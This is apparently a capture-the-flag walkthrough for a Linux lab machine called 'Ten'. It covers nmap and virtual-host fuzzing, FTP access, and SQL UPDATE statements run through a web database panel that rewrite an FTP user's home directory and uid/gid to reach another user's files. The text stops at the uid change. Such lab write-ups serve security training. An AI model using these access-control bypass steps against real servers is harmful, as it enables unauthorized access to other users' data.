
Overview
- Type Machines
- OS Linux
- Severity Hard
- Creator jkr
- Release date 2024 Oct 11 (JST)
Enumeration
Start the instance via Discord and let’s go:
10.10.64.124
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.64.124
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-12 18:17 JST
Nmap scan report for 10.10.64.124
Host is up (0.24s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Pure-FTPd
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 13:98:54:52:d3:7b:ae:32:6a:33:6f:18:a3:5a:27:66 (ECDSA)
|_  256 2e:d5:86:25:c1:6b:0e:51:a2:2a:dd:82:44:a6:00:63 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Page moved.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Found a Linux machine as
Ubuntuis referenced- Main open ports are for SSH. FTP and HTTP server.
- Add
ten.vlin in /etc/hosts
FTP (21/tcp)
Try to login as anonymous:
$ ftp -i anonymous@ten.vl
Connected to ten.vl.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 09:23. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
331 User anonymous OK. Password required
Password:
530 Login authentication failed
Failed
WEB (80/tcp)

Sign up:

1st try with ten.vl:

2nd try with ten:

We got the credentials to be able to connect to the FTP and upload our pages:
Username: ten-baf6afea
Password: 9d9075ab
Personal Domain: ten.ten.vl
Using these credentials we can connect to the FTP server, but nothing in our folder. But we check and confirm that we can upload a file:
$ ftp -i ten-baf6afea@ten.vl
Connected to ten.vl.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 11:05. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
331 User ten-baf6afea OK. Password required
Password:
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Extended Passive mode OK (|||3992|)
150 Accepted data connection
226-Options: -l
226 0 matches total
ftp> put test.txt
local: test.txt remote: test.txt
229 Extended Passive mode OK (|||39891|)
150 Accepted data connection
100% |************************************************************************************************************************|     5       70.76 KiB/s    00:00 ETA
226-File successfully transferred
226 0.238 seconds (measured here), 20.97 bytes per second
5 bytes sent in 00:00 (0.02 KiB/s)
ftp> ls
229 Extended Passive mode OK (|||27943|)
150 Accepted data connection
-rw-r--r--    1 41447      41447               5 Feb 12 11:05 test.txt
226-Options: -l
226 1 matches total
ftp> quit
221-Goodbye. You uploaded 1 and downloaded 0 kbytes.
221 Logout.
Vhosts discovery fuzzing
We start with a subdomain discovery via fuzzing:
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -H "Host: FUZZ.ten.vl" -u http://ten.vl --fs 205

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://ten.vl
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.ten.vl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 205
________________________________________________

ten                     [Status: 200, Size: 746, Words: 55, Lines: 16, Duration: 237ms]
webdb                   [Status: 200, Size: 1685, Words: 55, Lines: 14, Duration: 290ms]
...
- Add
ten.ten.vlandwebdb.ten.vlin in /etc/hosts

Seems ten.ten.vl should be related to the domain we created before, then chech and confirm as we have the directory listing of our FTP:
Check webdb.ten.vl:

Try with our credentials:

Failed
Click on Guess Credentials then try again:

When we click on PureFTPd, we can see this result:

- Some interesting stuff related to our user but included also the directory in the server
/srv/ten-baf6afea- Also we can see in the URL that seems to request to the DB directly
http://webdb.ten.vl/#/user@127.0.0.1:3306
SQL query - path changing
We can see the users table structure:

Seems we can run some query:

After few test, we can update our user account like below:
UPDATE users
SET
    dir = '/srv/home/ten-baf6afea'
WHERE
    user = 'ten-baf6afea';

When we click on Explore we can confirmed our change:

Let’s check if that change something in our FTP listing:
$ ftp -i ten-baf6afea@ten.vl
Connected to ten.vl.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 11:41. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
331 User ten-baf6afea OK. Password required
Password:
230 OK. Current directory is /srv/home/ten-baf6afea
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Extended Passive mode OK (|||64993|)
150 Accepted data connection
226-Options: -l
226 0 matches total
We are under our new folder
/srv/home/ten-baf6afea
Check if we can have more users in /srv/home:
ftp> cd ..
250 OK. Current directory is /srv/home
ftp> pwd
Remote directory: /srv/home
ftp> ls
229 Extended Passive mode OK (|||61911|)
150 Accepted data connection
drwxr-xr-x    2 41447      41447            4096 Feb 12 11:41 ten-baf6afea
hummm seems we have only our user account
Let’s check if we can access to the root:
ftp> cd /
250 OK. Current directory is /
ftp> dir
229 Extended Passive mode OK (|||15580|)
150 Accepted data connection
lrwxrwxrwx    1 0          root                7 Feb 16  2024 bin -> usr/bin
drwxr-xr-x    4 0          root             4096 Sep 28 10:23 boot
dr-xr-xr-x    2 0          root             4096 Feb 16  2024 cdrom
drwxr-xr-x   17 0          root             3920 Feb 12 09:08 dev
drwxr-xr-x  105 0          root             4096 Sep 29 08:23 etc
drwxr-xr-x    3 0          root             4096 Sep 28 08:51 home
lrwxrwxrwx    1 0          root                7 Feb 16  2024 lib -> usr/lib
lrwxrwxrwx    1 0          root                9 Feb 16  2024 lib32 -> usr/lib32
lrwxrwxrwx    1 0          root                9 Feb 16  2024 lib64 -> usr/lib64
lrwxrwxrwx    1 0          root               10 Feb 16  2024 libx32 -> usr/libx32
drwx------    2 0          root            16384 Sep 28 08:31 lost+found
drwxr-xr-x    2 0          root             4096 Feb 16  2024 media
drwxr-xr-x    2 0          root             4096 Feb 16  2024 mnt
drwxr-xr-x    3 0          root             4096 Sep 28 10:24 opt
dr-xr-xr-x  186 0          root                0 Feb 12 09:08 proc
drwx------    7 0          root             4096 Oct 10 20:00 root
drwxr-xr-x   33 0          root              980 Feb 12 10:54 run
lrwxrwxrwx    1 0          root                8 Feb 16  2024 sbin -> usr/sbin
drwxr-xr-x    6 0          root             4096 Feb 16  2024 snap
drwxr-xr-x    4 0          root             4096 Feb 12 11:41 srv
-rw-------    1 0          root       2147483648 Sep 28 08:33 swap.img
dr-xr-xr-x   13 0          root                0 Feb 12 09:08 sys
drwxrwxrwt   15 0          root             4096 Feb 12 11:39 tmp
drwxr-xr-x   14 0          root             4096 Feb 16  2024 usr
drwxr-xr-x   14 0          root             4096 Sep 28 10:25 var
Ohhh seems good, so let’s check the real /home folder:
ftp> ls /home
229 Extended Passive mode OK (|||31133|)
150 Accepted data connection
drwxr-x---    4 1000       tyrell           4096 Sep 28 14:48 tyrell
Found
tyrellwith UID1000
SQL query - UID changing (tyrell) (Ten_User)
Let’s check if we modify our UID if we can enter to this folder.
We try with the SQL query below:
UPDATE users
SET uid = 1000, gid = 1000
WHERE user = 'ten-baf6afea';
